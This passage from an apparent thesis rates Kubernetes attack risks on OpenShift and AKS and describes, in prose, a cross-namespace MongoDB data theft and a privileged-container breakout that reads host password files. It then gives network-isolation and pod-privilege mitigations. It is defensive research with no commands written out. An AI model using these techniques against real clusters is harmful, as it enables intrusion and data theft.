V03	Configuration manipulation through interface components	4	1	3	2	2.5	3	**8**
V04	Compromise internal master components	4	1	3	0	2	3	**6**
V05	Image poisoning and baiting	4	4	3	2	3.25	2	**7**
V06	Configuration poisoning and baiting	4	4	3	2	3.25	3	**10**
V07	Lateral movement through cluster	2	2	3	2	2.25	3	**7**
V08	Container breakout	2	2	3	2	2.25	3	**7**
V09	Image cache compromise	1	1	2	2	1.5	2	**3**
V10	Container modification at runtime	2	2	3	2	2.25	2	**5**
V11	Resource hoarding (sabotage)	4	2	3	2	2.75	2	**6**
V12	Resource misuse (cryptojacking)	4	2	3	2	2.75	3	**8**
V13	Adding rogue containers	4	2	3	2	2.75	2	**6**
V14	Adding rogue nodes	4	1	1	2	2	3	**6**
V15	Leveraging bad user practice	4	4	2	2	3	2	**6**
V16	Leveraging bad infrastructure	4	4	2	2	3	3	**9**
V17	Leveraging bad patch management	4	4	3	2	3.25	3	**10**

4.2.2 V07 - Lateral movement through cluster

The OCP setup will be elaborated on first. Once an attacker can execute commands within a container (Vantage Point: 2) and is able to send network requests (RAL: 2), they can scan the network for other containers, hosts, services, APIs or similar interfaces for further access. By default, all containers in all projects (except master & infra components) are put in the same subnet, allowing everyone to communicate with anyone else, including application components belonging to other tenants. These components may rely on the restriction of network access to them instead of authorizing individual requests (Impact: 3). Network scanning tools and accompanying tutorials are readily available (Awareness: 3), but their results depend on the deployed applications. Therefore some technical expertise is needed to leverage the network access (Exploitability: 2). With a total risk value of 7, it is classified as a high risk.
The circumstances in the AKS setup are identical to OCP, resulting in the same risk values.

4.2.3 V08 - Container breakout

In the OCP setup, a deployed container poses the risk of allowing access to the node it is running on, thus allowing an attacker with the ability to admit new containers (RAL: 2) to “break out” of the container (Vantage Point: 2) and perform actions on the node. This poses a considerable threat, since any container may run on any node by default, allowing an attacker full access to any containers running on the node he controls, which will – especially over time – have a great chance to include containers belonging to other projects (Impact: 3). The OCP default settings limit the possibility of this dramatically, as both privileged containers and those executed as root user are prevented from being run. Network and file system access as well as kernel capabilities are limited, too. In order to affect the host, software vulnerabilities would be needed (Exploitability: 0). The risk lies more in organizations relaxing the default configuration in favor of easy usability, since a majority of container images straight from docker hub require UID 0 and thus a root user. The easiest way to stop those problems this is to permit the default service account within a project access to the ‘privileged’ SCC permissions. This would significantly increase the risk of a container breakout, but is not considered here as the default configuration is assessed. This is probably the most-talked about attack vector regarding containers (Awareness: 3), but techniques are not obviously documented and breakout methods would have to be customized to the restrictions applied within a cluster. With a total risk value of 5, it is classified as a medium risk.
The AKS setup differs from these circumstances by having no restrictions to admitted pods in place. Thus, this vector is more easily exploitable (Exploitability: 2). The total risk value is increased from 5 to 7 by this, leading to a high risk.

5 Managing the attack surface risk

With this chapter, the OWASP Risk Rating Methodology[1] is continued. As completing the risk management process would exceed the scope of this thesis, the full process will be described and the risk management steps will be demonstrated through two exemplary vectors.

5.1 Defining procedures and approach

Before managing the risk, the risk appetite[2] should be decided on, defining what residual risk levels are acceptable. As the goal is to provide a security baseline, reducing the risk to below 'critical' and 'high' will be taken as a goal. This defines the work ahead, as any risk above this threshold is intended to either be accepted (i.e. in cases where the cost of implementing security measures exceeds the potential damage costs) or reduced to an acceptable level. The set of vectors above the risk appetite are commonly ordered in descending order of their total risk value. Typically, one would start with the vector currently presenting the highest overall risk. After selecting sensible security measures, the residual risk of all vectors should be reassessed, as some measures may influence multiple vectors. The new risk values lead to a new order of vectors by descending risk, of which new highest vector will be selected. New security measures should again be selected and this cycle continued until the remaining risk is acceptable.

Which measures to select may depend on specific setups, use cases and available resources, as these would considerably influence factors like the implementation cost of each measure. Some measures will be the best choice in almost all circumstances. These would be considered best practices.

As the process is not fully completed within this thesis, the vectors chosen to demonstrate the process were not the ones with the highest overall risk. Two other vectors were chosen instead, since these were more representative of the environments within scope and concise enough to properly present the process. Examples like securing the underlying physical servers or VMs are suboptimal for representing the process of securing a solution based on orchestrated containers.

1 Fou19a.
2 Ris19, first paragraph.

A specific attack for each vector has been conducted and will be examined for demonstration. Security measures will be chosen and implemented, after which the successful prevention of the attack will be shown. The remaining risk will be reassessed for all vectors, as some measures may influence others.

5.2 Managing the risk of V07 - Lateral movement through cluster

This section will demonstrate the possibility of attackers to leverage network access to other containers in a cluster, across namespace/project boundaries.

Both the AKS and OCP clusters set up as specified in section 4.1.1 have been vulnerable to attacks leveraging the attack vector specified in section 3.2.7. This is possible with the default settings for both clusters, as will be demonstrated. Security measures will be implemented and their effectiveness demonstrated. The risk management process will be demonstrated on the basis of these circumstances.

5.2.1 Demonstrating the successful attack without security measures

The OCP cluster contains several projects, two of which are relevant to the situation at hand. The 'sock-shop' project contains the Sock Shop, a microservice demo application that is open source and implements an online store for the purchase of various socks[1]. The 'testuser' project is used to simulate an attacker-controlled container admitted to another project.

The project names and services admitted by the sock shop application are seen in listing A.1. One of these services is called user-db, reachable through the cluster-internal IP 172.30.2.17 and listening to port 27017. This port is commonly used by the database solution MongoDB[2]. The listing also shows the configuration file for the attacking container placed within a k8s pod. It contains basic networking tools and runs a wait-loop to both simulate a running container as well as keep the pod from terminating. The listing also shows the privileges needed to admit this pod into the cluster, which is permitted even by unprivileged security context constraints[3]. After the pod is admitted and created through the oc apply command, a remote shell is opened through oc rsh in order to execute commands from within the simulated attacker context.

Listing A.2 shows the commands and output used to steal (fake) login, address and payment information from within the sock shop. The nmap tool is already installed and used to scan for MongoDB databases. This would take a considerable amount of time to do for the whole IP range of the cluster, which is

1 Inc19m, first paragraph of 'README.md'.
2 Inc18d, first table row.
3 Inc19n, refer to table of section 'Listing Security Context Constraints'.

why it has been restricted to the service IP known to route to the user-db service. The output not only confirms that it can be reached from another namespace, but also shows three databases on it - local, admin and users. For usability purposes during the attack, the MongoDB shell is directly downloaded and installed during container runtime and used to connect to the database found. Since no access control is enabled, all databases can be enumerated and login, user as well as credit card data can be printed to the shell output.

The same attack was successfully conducted on the AKS setup, only the commands used differ slightly. Details can be found in listings A.7 and A.8.

5.2.2 Selecting and implementing security measures

A number of security measures could be used to mitigate this problem. The MongoDB database could have restricted access and only be available with a password. As a platform provider, application security measures like this may be unfavorable or unenforceable, so other measures would be preferable.

Section 3.2.7 outlines network isolation and mTLS authentication with Istio as possible solutions. As the simulated attacking container has been legitimately admitted, this would not prevent an attack. As such, network isolation will be implemented in order to defend against this. In order to provide the most limiting and save isolation without impacting functionality, each any container would have to be assessed for their communication needs and restricted to only these. In addition, this would have to be reassessed every time a new type of container/pod is introduced to the cluster or application code changes, as the communication need may change. In order to avoid this considerable effort, a compromise between usability and security can be made. Isolating each OCP project and AKS namespace by default, but allowing any network communication within the project or namespace would limit lateral movement to these confinements while still allowing for rapid changes to the applications and their containers within a project or namespace.

The easiest way to achieve this on the OCP cluster is to use the ovs-multitenant network plugin, which implements this isolation by default for any existing as well as newly created project[1]. The AKS cluster would need a default network policy[2] to isolate namespaces, examples of which are publicly available[3].

An AKS-specific challenge to note here is the current effort for mitigation not made clear by the Microsoft documentation. The network policy usage tutorial clearly states that "[t]he network policy feature can only be enabled when the cluster is created. You can't enable network policy on an existing

1 Inc19o, section 'Overview'.
2 Aut19l, section 'Default Policies'.
3 Bal18, section 'Example'.

AKS cluster"[1]. This information is currently not given in the official AKS cluster deployment tutorial[2]. When a cluster is set up, it defaults to the Basic option for network configuration at the time of this writing. This would require a full cluster rebuild and application migration in order to migrate to using network policies, as was the case during the practical part of this thesis. Even with this increased effort, using network policies is still recommended.

The official documentation for migrating to the ovs-multitenant plugin[3] was followed to implement the security measures for the OCP cluster. A new AKS cluster was built with the settings detailed in figure A.1.3 and all applications as well as the simulated attacker have been reconfigured and redeployed. A network policy denying all incoming traffic from other namespaces was applied to the sock shop namespace as detailed in listing A.9.

5.2.3 Demonstration with implemented security measures

After isolating network communication to each OCP project and AKS namespace respectively, the simulated attacking container will not be able to access the sock shop database anymore. As seen in listings A.3 and A.9, both connection requests terminate with an 'exception: connect failed'.

5.2.4 Risk reassessment

Isolating each application or team to its own network limits the reach to other containers within this application. As other projects or namespaces cannot be reached anymore, an attacker won't be able to compromise them. This reduces the impact from a potential compromise of multiple applications (Impact: 3) to a single one (Impact: 2). In keeping the remaining values and formula, this reduces the total risk value for both the AKS and OCP cluster from 7 to 5, resulting in a medium risk estimation instead of the high risk it was estimated at before implementing the security measures. Thus, the reduced risk is acceptable in accordance with the goal set in section 5.1.

5.3 Managing the risk of V08 - Container breakout

This section will demonstrate the possibility of attackers to break out of the container environment and into the host system.

1 Cor19e, section 'Frequently asked questions'.
2 Cor19f.
3 Inc19p.

Both the AKS and OCP clusters set up as specified in section 4.1.1 have been vulnerable to attacks leveraging the attack vector specified in section 3.2.8. This is possible with the default settings for the AKS cluster, while some OCP default settings had to be changed in order to achieve this. The 'privileged' SCC is added to the default user of the project from which the attack is conducted. The attacks on both clusters as well as the configuration changes made will be demonstrated. Security measures will be implemented and their effectiveness illustrated. The risk management process will be demonstrated on the basis of these circumstances.

5.3.1 Demonstrating the successful attack without security measures

Listing A.10 shows the commands used and output returned in an attack demonstration on the AKS cluster. The pod configuration file printed to the command line contains a single, privileged container running multiple commands on admission. A sleep loop is executed at the end in order to keep the cluster from continuously restarting the pod with its otherwise terminating container. The container simply mounts the root file path of its host, the underlying worker node, in the container file system as '/mnt/rootnode'. The commands executed are all permitted to read and write to the specified file path, as the User ID of the executing user is 0, the root user. Since it is a privileged container, this is not only the case for the container environment, but also the mounted host file system. The k8s pod admission is started and after a short amount of time, its logs are printed to the console. These logs contain both the /etc/passwd and /etc/shadow file contents as well as the presumed node root directory with a file named ALL_YOUR_NODES_ARE_BELONG_TO_US written to it. This root file system is checked by directly accessing the host file system of the node. Although it is unusual to do this on dedicated VMs automatically created specifically for k8s clusters, AKS offers specific functionality to do this[1]. Listing A.11 shows that the file was indeed written to the node. The output seen in listing A.10 is partially edited in order to shorten the document as well as to not disclose any password hashes.

The same attack was successfully conducted on the OCP setup, only the commands used differ slightly. Details can be found in listings A.4 and A.5.

5.3.2 Selecting and implementing security measures

A number of security measures could be used to mitigate this problem. Sandboxing containers may help, but the resource overhead comes at a non-significant cost, which is why a focus is placed on restricting container privileges first. The recommended way to do this is through SCC restrictions in OCP clusters and pod security policies in AKS clusters. These allow the restriction of multiple

1 Cor19g.

privileges in one place. Additionally, they can be applied to any new containers before admission when they are configured as applicable by default. Even though this feature is an AKS preview feature and not recommended for production use by Microsoft[1], implementing these restrictions through other means would require far more effort. Due to this, it is still recommended to use this feature.

The goal is to limit container privileges in a way that reduces the risk of a container breakout to an acceptable level while minimizing the impact on platform usability. A number of settings can be changed, which is why this thesis will derive general recommendations here. These may need to be tailored to a specific use case when exceptional circumstances arise, i.e. mounting of host files is both widespread and needed.

In order to successfully attack the underlying host in the attack demonstrated above, the container has to be run as both privileged and under the root user within the container itself. Additionally, host file mounts have to be permitted. If any of these three are prohibited, this specific attack will not be successful. However, implementing a single restriction may not be taken as a guaranteed protection. Other attacks may still work, as even a non-root user may be able to read confidential information on the host file system. Following the security principle of defense in depth, multiple controls should be applied.

1 Cor19h, second paragraph with the headline 'important'.

A common recommendation is to restrict containers from running as root. This would restrict a malicious user from numerous attacks, as they lack the required permissions to i.e. write files or execute commands. At the same time, this would prevent many container images to work in their default settings, as both the provided images on docker hub and the executed programs generally assume that they are started with root permissions. It is possible that the permissions required are undocumented or even non-customizable without code changes. This would either require a significant amount of debugging and customization or exceptions from this restriction. In order to avoid this additional workload and usability decline, other alternatives will be recommended.

Unprivileged containers could run as a root user with root privileges within the container, but none outside it. This leaves programs inside the container with any permissions they may need to function, while granting none outside the container environment. File mounts are not commonly required in container environments as relying on container-external files would go against the very philosophy of such environments. Due to this, they will be permitted in order to reduce the possibility of access to the node. As some container escapes may require the SYS_ADMIN capability[1], which is typically not required by applications, it too can be prohibited. Users and containers should also not be allowed to elevate privileges by themselves. Other successful breakout attacks may require outdated software or cluster components, i.e. by leveraging old versions of the low-level container runtime runc[2]. This would be mitigated by the security measures against V17 and are not taken into account here.

The OCP configuration offers multiple preconfigured SCC settings. In order to suit the requirements derived above, the 'anyuid' SCC is recommended for OCP clusters. In order to apply the restrictions above to AKS clusters a pod security policy has to be defined, as at the time of this writing none are present in the default configuration. The official k8s documentation[3] offers the information and examples needed to achieve this.

Listing A.6 shows that the admission of the container used to conduct the OCP cluster breakout is only permitted by the 'privileged' SCC. Removing it from the service account that is allowed to use it stops it and thus keeps the pod and its container from being admitted to the cluster. Listing A.12 shows the commands used and output returned while implementing the security measures on the AKS cluster, following the official guideline[4]. The returned output is partially edited in order to shorten the document as well as to not disclose any confidential information.

1 CB19, section 'Requirements to use this technique'.
2 Aut19t, section 'What Is The Vulnerability?'
3 Aut19n, section 'Example Policies'.
4 Cor19h, section 'Enable pod security policy on an AKS cluster'.

5.3.3 Demonstration with implemented security measures

Limiting the privileges of pods and the containers within prevents them from successfully breaking out of the container isolation environment. The container used to conduct the attack in section 5.3.1 requires these privileges and is therefore not allowed to be submitted to the cluster. This can be seen in listing A.6 for the OCP cluster and in listing A.12 for the AKS cluster.

5.3.4 Risk reassessment revisited

The OCP risk for V08 is already estimated to be a medium risk, so no security measures would have to be implemented for it. This is due to the assumption of default settings, which deny the privileges needed for the demonstrated attack. Since this also significantly decreases the usability, as discussed in section 5.3.2, it is not recommended to leave it in its default configuration. Granting all projects permissions to use the 'anyuid' SCC allows containers to run as root users. This increases the estimated risk, since more privileges are granted and can potentially be leveraged. No specific attacks leveraging these additional privileges were found during the research for this thesis. The increased risk is still accounted for by increasing the exploitability factor from theoretical to difficult (Exploitability: 1). This increases the total risk from 5 to 6, which is still an acceptable medium risk. Another positive effect of this measure is the decreased possibility of granting unneeded additional privileges in situations where i.e. time constraints may lead to administrators simply granting a project the 'privileged' SCC. This could otherwise lead to increased risk later on, but such a 'risk of potential future risk increase' is unaccounted for in our risk model.

The AKS risk decreases by applying the pod security policy to all namespaces in a cluster, also accounted for by estimating the exploitability factor as difficult (Exploitability: 1). This decrease from a former average exploitability estimation decreases the resulting total risk from 7 to 6, now a medium risk. Thus, the reduced risk is acceptable in accordance with the goal set in section 5.1.

No other vectors are influenced by these measures. If root users within the container were prohibited, the exploitability factor of V10 could have been re-estimated as difficult. Since this is not the case, an attacker able to execute commands within a container can still to so with root privileges. Since V10 is estimated to be a medium risk for both clusters, this is acceptable.

6 Conclusion

The emerging generic security risks and pointers to security measures were detailed in chapter 3. A process to mitigate these risks has been introduced in chapter 5. This chapter aims to provide answers to the remaining question posed in section 1.2 by comparing the AKS and OCP solutions based on the assessment of chapter 4, as well as provide a closing summary.

6.1 Comparing on-premise and public cloud

Since both the gravity of each risk and the comparison of on-premise and public cloud solutions would depend on a multitude of factors, the OCP and AKS setup will be compared specifically. They respectively represent on-premise and public cloud solutions within the scope of this thesis. It should be noted that this comparison should not be generalized to hold true for all respective solutions.

The comparison is based on the values derived from the default settings shown in table 4.1 and therefore ignores factors like the difficulty of implementing certain security measures. This would have required a full selection of security measures and research into how to conduct them for each platform, which is out of scope for this thesis.

The overall risk of AKS is slightly higher, both due to being accessible from the public internet as well as more lenient default limitations. The former is understandable due to the nature of cloud solutions. The latter may be a result of usability being a higher priority.
The OCP default settings stand in contrast to this, i.e. by preventing many popular images from being run since they require root privileges within the container environment. This alludes to a mindset of security by default, which reduces the existing risk. Nevertheless, other factors as i.e. outdated servers or negligent employees result in risks which can not be mitigated by the solution itself. Additionally, very limited default settings may lead to configuration changes in order to increase productivity. These changes, especially when overcompensated, could increase risks in such significant ways that a more sensible and less restricting default configuration would have been better off. Another interesting factor is the availability of additional resources on demand in cloud environments. This helps alleviate

potential Denial of Service attacks, but in turn also increases the potential impact on attacks trying to leverage these resources like cryptojacking.

6.2 Closing remarks

Although the initial goal including a comprehensive list of security measures and best practices had to be changed, I am content with the result. The amount of work needed for both the derivation of security vectors and tailoring of the risk model to meet the requirements took far more work than anticipated. This is in part due to the limits of existing research as well as the significant difference to other platforms and architectures. The initial goal of comparing the risk of on-premise and public cloud had to be changed due to being highly dependent on solution-specific details. This may get easier in the future as robust solutions form and are adopted in other solutions.

The risk estimation formula could still be improved upon, in example by incorporating the expenditure needed for mitigation. For most use cases in the industry, this effort may instead be better used to actually reduce the risks, even when some risks are slightly over- or underestimated. A lot of improvements to the available security measures in k8s solutions have been made in the last few years or are still ongoing, i.e. pod security policies reaching preview status in AKS. New features like the k8s runtime class[1] are nearing a stable state and will make sandboxing of specific pods easier. Several solutions for rootless container builds[2] are also actively being worked on for multiple solutions at the time of this writing.

I personally hope for further collaboration, solidifying security measures and best practices in this fast evolving area. Likewise, I hope that this thesis helps the inclined reader to accelerate their task to secure orchestrated container environments, so the considerable amount of time invested was not spent in vain.

1 Aut19u, section 'Motivation'.
2 MU19, slides 10 to 11.

A Appendix

A.1 Supplementary information regarding AKS

A.1.1 AKS versions available on May 3rd, 2019





Figure A.1 List of k8s versions available in AKS during the practical part of the thesis on May 3rd, 2019. Screenshot taken by Lukas Grams.

A.1.2 Security advisory email from Microsoft



Azure Kubernetes Service updates for Linux Kernel (SACK) vulnerabilities (CVE-2019-11477, CVE-2019-11478, CVE-2019-11479)

You're receiving this email because you currently use Microsoft Azure Kubernetes Service.

On Monday June 17th, security researchers announced 3 critical security issues impacting the Linux kernel. These are:

- CVE-2019-11477: SACK Panic
- CVE-2019-11478: SACK Slowness
- CVE-2019-11479: Excess Resource Consumption Due to Low MSS Values

These CVEs have been patched by all major Linux vendors. This means your clusters must be updated to mitigate these security issues.

All Azure Kubernetes Service (AKS) customers running unpatched kernels are potentially vulnerable to these security issues. We recommend all customers verify the running kernel and take action if required to apply these updates.

Canonical issued updated, patched kernels and these updated kernels were made available to the AKS customer base as of 2019-06-19.

AKS clusters using the default configuration were patched as of the automatic update on 2019-06-20 00:00 UTC; however, users must reboot their clusters for the patch to take effect.

Customers with clusters created before Friday, June 28, 2019 should confirm their nodes are updated.

Figure A.2 An email from July 15th, 2019, advising users to reboot their AKS clusters in order to apply security patches. Screenshot taken by Lukas Grams.

A.1.3 AKS cluster configuration




Figure A.3 The final AKS cluster configuration used. Screenshot taken by Lukas Grams.

A.2 Estimating the solution specific risk, continued

A.2.1 V01 - Reconnaissance through interface components

In the OCP setup, a user with read access to the apiserver or webinterfaces can scout out information. It is assumed that these are only accessible internally in typical corporate environments (Vantage Point: 3). By default, each account (project admin or project user, but not cluster admin) can only see information about their own project while a cluster admin can see all namespaces. The worst case assumption would be leveraging user permissions (RAL: 3). The information gathering processes and interfaces are known and documented pretty well (Awareness: 3), but the information gathered has to be analyzed specific to the environment (Exploitability: 2). This could show information useful to an attacker like software versions, running systems or pods, user account privileges or misconfigurations and may help in planning and confirming the effectiveness of further attacks (Impact: 1). With a total risk value of 3, it is classified as a low risk.
The circumstances in the AKS setup are identical to OCP with the exception of those interfaces being available from the public internet (Vantage Point: 4, RAL: 3, Awareness: 3, Exploitability: 2, Impact: 1). The total risk value remains unchanged.

A.2.2 V02 - Reading confidential information through interface components

In the OCP setup, a user with access to the apiserver or webinterfaces (Vantage Point: 3) and read access (RAL: 3) can gather confidential secrets like certs, tokens or passwords which are intended to be used by automated systems and/or users to authenticate themselves to cluster components and gain authorized access. They could pull/push images, trigger actions in other applications or containers and more. As a leakage of confidential information, his would constitute a security incident by itself (Impact: 2). Kube-hunter is a readily available tool that checks for some confidential information automatically (Exploitability: 3). With a total risk value of 6, it is classified as a medium risk.
Synonymous to V01, the circumstances in the AKS setup are identical to OCP with the exception of those interfaces being available from the public internet (Vantage Point: 4, RAL: 3, Awareness: 3,

Exploitability: 2, Impact: 1). The total risk value is increased from 6 to 7 by this, classifying it as a high risk.

A.2.3 V03 - Configuration manipulation through interface components

In the OCP setup, administrators (RAL: 1) with access to the apiserver or webinterface (Vantage Point: 3) can change configurations on the cluster. This includes project-specific resources like pods, services, routes, but also cluster-global resources like nodes or authorization configuration (Impact: 3). The capabilities can be looked up through the documented console commands of kubectl (Awareness: 3), but ways to achieve long-term benefit as an attacker has to be analyzed environment-specifically (Exploitability: 2). With a total risk value of 7, it is classified as a high risk.
Synonymous to V01, the circumstances in the AKS setup are identical to OCP with the exception of those interfaces being available from the public internet (Vantage Point: 4, RAL: 1, Awareness: 3, Exploitability: 2, Impact: 3). The total risk value is increased from 7 to 8 by this, classifying it as a high risk.

A.2.4 V04 - Compromise internal master components

In the OCP setup, misconfiguration of internal k8s components could lead to a full cluster compromise (Impact: 3). It is assumed that these are only accessible internally in typical corporate environments (Vantage Point: 3). The cluster configuration and all secrets and authorization credentials are stored in the etcd instance(s). This is secured by the OCP setup process and and administrator would have to willingly misconfigure the cluster (RAL: 1) through internal settings not intended to be changed in order to make this possible. Undisclosed vulnerabilities in the OCP could lead to this problem, too (Exploitability: 0). Kube-hunter checks for generally common cluster misconfigurations in this regard (Awareness: 3). With a total risk value of 5, it is classified as a medium risk.
Synonymous to V01, the circumstances in the AKS setup are identical to OCP with the exception of those interfaces being available from the public internet and internal component configuration being maintained by Microsoft. (Vantage Point: 4, RAL: 1, Awareness: 3, Exploitability: 0, Impact: 3). The total risk value is increased from 5 to 6 by this, still classifying it as a medium risk.

A.2.5 V05 - Image poisoning and baiting

In the OCP setup, the untargeted version[1] needs the least access. A free and anonymously created dockerhub account to upload malicious images is available from anywhere (Vantage Point: 4) by anyone (RAL: 4). By itself only a single application or namespace / project would be affected by this (Impact: 2), as further exploitation of this foothold for an attacker is handled in vector V07. These methods are publicly known and both the docker container runtime and docker hub actively try to mitigate this, but malicious images are only deleted when reported by enough users (Awareness: 3). Base containers and malware as well as known vulnerable versions are readily available from public sources, but need some technical expertise to 'weaponize' (Exploitability: 2). With a total risk value of 7, it is classified as a high risk.
The circumstances in the AKS setup are identical to OCP, resulting in the same risk values.

A.2.6 V06 - Configuration poisoning and baiting

In the OCP setup, the untargeted version also needs the least access. Synonymous to V05, this can be done by anyone (RAL: 4) from anywhere (Vantage Point: 4). Compromised configurations can lead to a full cluster compromise (Impact: 3). Examples are readily available from public sources (Awareness: 3), but need some technical expertise to 'weaponize' (Exploitability: 2). With a total risk value of 10, it is classified as a critical risk.
The circumstances in the AKS setup are identical to OCP, resulting in the same risk values.

A.2.7 V09 - Image cache compromise

In the OCP setup, a cached container image could be swapped out for a malicious one, thus affecting a container and its application (Impact: 2). In order to do this, an attacker would need administrative access to the underlying node (RAL: 1) and be able to execute commands on it (Vantage Point: 1). This is a sensible vector not commonly discussed (Awareness: 2) and would require technical knowledge to

1 refer to section 3.2.5 for a detailed description

conduct (Exploitability: 2). With a total risk value of 3, it is classified as a low risk.
The circumstances in the AKS setup are identical to OCP, resulting in the same risk values.

A.2.8 V10 - Container modification at runtime

In the OCP setup, an attacker can try to modify and use an already running container instead of deploying a container with malicious contents,. In order to do this, they would need to execute commands from within the container (Vantage Point: 2) and be able to write to its file system (RAL: 2). This would affect the container accessed and in turn the application it is part of (Impact: 2). Trying to do this within a container is straightforward (Awareness: 3) and would require the same technical expertise as any command line interaction with a Linux system (Exploitability: 2). With a total risk value of 5, it is classified as a medium risk.
The circumstances in the AKS setup are identical to OCP, resulting in the same risk values.

A.2.9 V11 - Resource hoarding (sabotage)

First, the OCP setup will be assessed. With enough access or restrictions too lax, an attacker with access to the cluster interfaces (Vantage Point: 3) and the ability to change or add k8s objects (RAL: 2) may be able to seriously halt the availability of all workloads processed by the cluster by misconfiguration, conducting Denial of Service attacks or wiping nodes or cluster configurations. Since clusters are a complex distributed system with a multitude of configurations, finding the sabotaged component could take considerable expertise and time if done well, increasing the impact – especially in on-premise environments, where resources are limited. The potential to do this is common sense (Awareness: 3), sabotaging the cluster in a complex and effective way (Impact: 3) may take deeper knowledge and would have to be customized to the environment at hand (Exploitability: 2). With a total risk value of 8, it is classified as a high risk.
The circumstances in the AKS setup differ again by the interfaces being available from the public internet (Vantage Point: 4). Since it is far easier to spin up additional resources in the cloud to continue operations, less impact is estimated (Impact: 2). All other circumstances remain (RAL: 2, Awareness: 3, Exploitability: 2). With a total risk value of 6, it is classified as a medium risk.

A.2.10 V12 - Resource misuse (cryptojacking)

The OCP setup will be assessed first. In order to achieve more monetary gain, an attacker with access to the cluster interfaces (Vantage Point: 3) and the ability to change or add k8s objects (RAL: 2) will try to be discrete. The goal is to (ab)use the computing resources not belonging to and payed for by him to achieve monetary gain though mining cryptocurrencies. Cryptojacking is regularly cited as an up-and-coming attack (Awareness: 3), but to do it without being detected needs some technical skill (Exploitability: 2). If successful for longer periods of time, a companies on-premise resources will be available to a lesser degree as some of them are used for mining. In addition to that, the underlying hardware will be degraded at a higher rate, leading to hardware failures and replacements sooner than normal (Impact: 2). With a total risk value of 5, it is classified as a medium risk.
The circumstances in the AKS setup differ again by the interfaces being available from the public internet (Vantage Point: 4). In contrast to V11, the ability to spin up additional resources in the cloud increases the impact here, since those are virtually unlimited and simply billed towards the attack victim (Impact: 3). All other circumstances remain (RAL: 2, Awareness: 3, Exploitability: 2). With a total risk value of 8, it is classified as a high risk.

A.2.11 V13 - Adding rogue containers

The OCP setup will be assessed first. Instead of manipulating running containers, an attacker with access to the API (Vantage Point: 3) and permissions to spin up containers (RAL: 2) may start their own ones. This is still restricted by container admission restrictions on the user/project, but they can be leveraged to compromise parts of the application (Impact: 2). Doing this is common sense (Awareness: 3), but as in other vectors some technical skill is required to prepare a malicious container (Exploitability: 2) With a total risk value of 5, it is classified as a medium risk.
